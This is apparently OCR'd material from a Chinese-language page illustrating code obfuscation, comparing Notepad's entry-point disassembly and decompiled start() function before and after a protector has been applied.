


```
0100739D  $  6A 70          push 0x70
0100739F  .  68 98180001    push NOTEPAD.01001898
010073A4  .  E8 BF010000    call NOTEPAD.01007568
010073A9  .  33DB           xor ebx,ebx
010073AB  .  53             push ebx                                      ┌pM
010073AC  .  8B3D CC100001  mov edi,dword ptr ds:[<&KERNEL32.GetModu     │ke
010073B2  .  FFD7           call edi                                      └Ge
010073B4  .  66:8138 4D5A   cmp word ptr ds:[eax],0x5A4D
010073B9  .v 75 1F          jnz short NOTEPAD.010073DA
010073BB  .  8B48 3C        mov ecx,dword ptr ds:[eax+0x3C]
010073BE  .  03C8           add ecx,eax                                    ke
010073C0  .  8139 5045000   cmp dword ptr ds:[ecx],0x4550
010073C6  .v 75 12          jnz short NOTEPAD.010073DA
010073C8  .  0FB741 18      movzx eax,word ptr ds:[ecx+0x18]
010073CC  .  3D 0B010000    cmp eax,0x10B
010073D1     74 1F          je short NOTEPAD.010073F2
```

未混淆




```
0100739D  - E9 1EF30000       jmp notepad_.010166C0
010073A2  v 77 71             ja short notepad_.01007415
010073A4    54                push esp
010073A5    ea 5d90be91 f3    jmp far 6ef3:91be905d
010073AC    8559 85           test dword ptr ds:[ecx-0x7B],ebx
010073AF    35 FADB9D57       xor eax,0x579DDBFA
010073B4    98                cwde
010073B5    37                aaa
010073B6    26:22444E D1      and al,byte ptr es:[esi+ecx*2-0x2F]
010073BB    94                xchg eax,esp
010073BC    D331              sal dword ptr ds:[ecx],cl
010073BE    B8 70CDD842       mov eax,0x42D8CD70
010073C3    91                xchg eax,ecx
```



```
010166C0    6A 70                    push 0x70
010166C2    9C                       pushfd
010166C3    810424 0A630000          add dword ptr ss:[esp],0x630A
010166CA    83EC 04                  sub esp,0x4
010166CD  v E9 A4000000              jmp notepad_.01016776
010166D2    e4 0d                    in al,0xd
010166D4    8726                     xchg dword ptr ds:[esi],esp
010166D6    56                       push esi
010166D7    0BD0                     or edx,eax
010166D9    c163 91 77               shl dword ptr ds:[ebx-0x6f],0x77
010166DD    64:f0:c1a5 e39993ff      lock shl dword ptr fs:[ebp+0xff9399e3],0x9f
010166E6    49                       dec ecx
```


已混淆

代码混淆技术



```
int start()
{
  HMODULE v0; // eax
  int v1; // ecx
  int v2; // eax
  int v3; // eax
  bool v4; // zf
  _BYTE *v5; // esi
  signed int v6; // eax
  int v7; // ST20_4
  HMODULE v8; // eax
  int v9; // eax
  int v10; // esi
  struct _STARTUPINFOA StartupInfo; // [esp+Ch] [ebp-80h]
  int v13; // [esp+50h] [ebp-3Ch]
  int v14; // [esp+54h] [ebp-38h]
  char v15; // [esp+58h] [ebp-34h]
  char v16; // [esp+5Ch] [ebp-30h]
  char v17; // [esp+60h] [ebp-2Ch]
  int v18; // [esp+68h] [ebp-24h]
  _BYTE *v19; // [esp+6Ch] [ebp-20h]
  int v20; // [esp+70h] [ebp-1Ch]
  CPPEH_RECORD ms_exc; // [esp+74h] [ebp-18h]

  v0 = GetModuleHandleA(0);
  if ( *(_WORD *)v0 != 23117 )
    goto LABEL_5;
  v1 = (int)v0 + *((_DWORD *)v0 + 15);
  if ( *(_DWORD *)v1 != 17744 )
    goto LABEL_5;
  v2 = *(unsigned __int16 *)(v1 + 24);
```

未混淆



```
int start()
{
  return sub_10166C0();
}
```

Warning

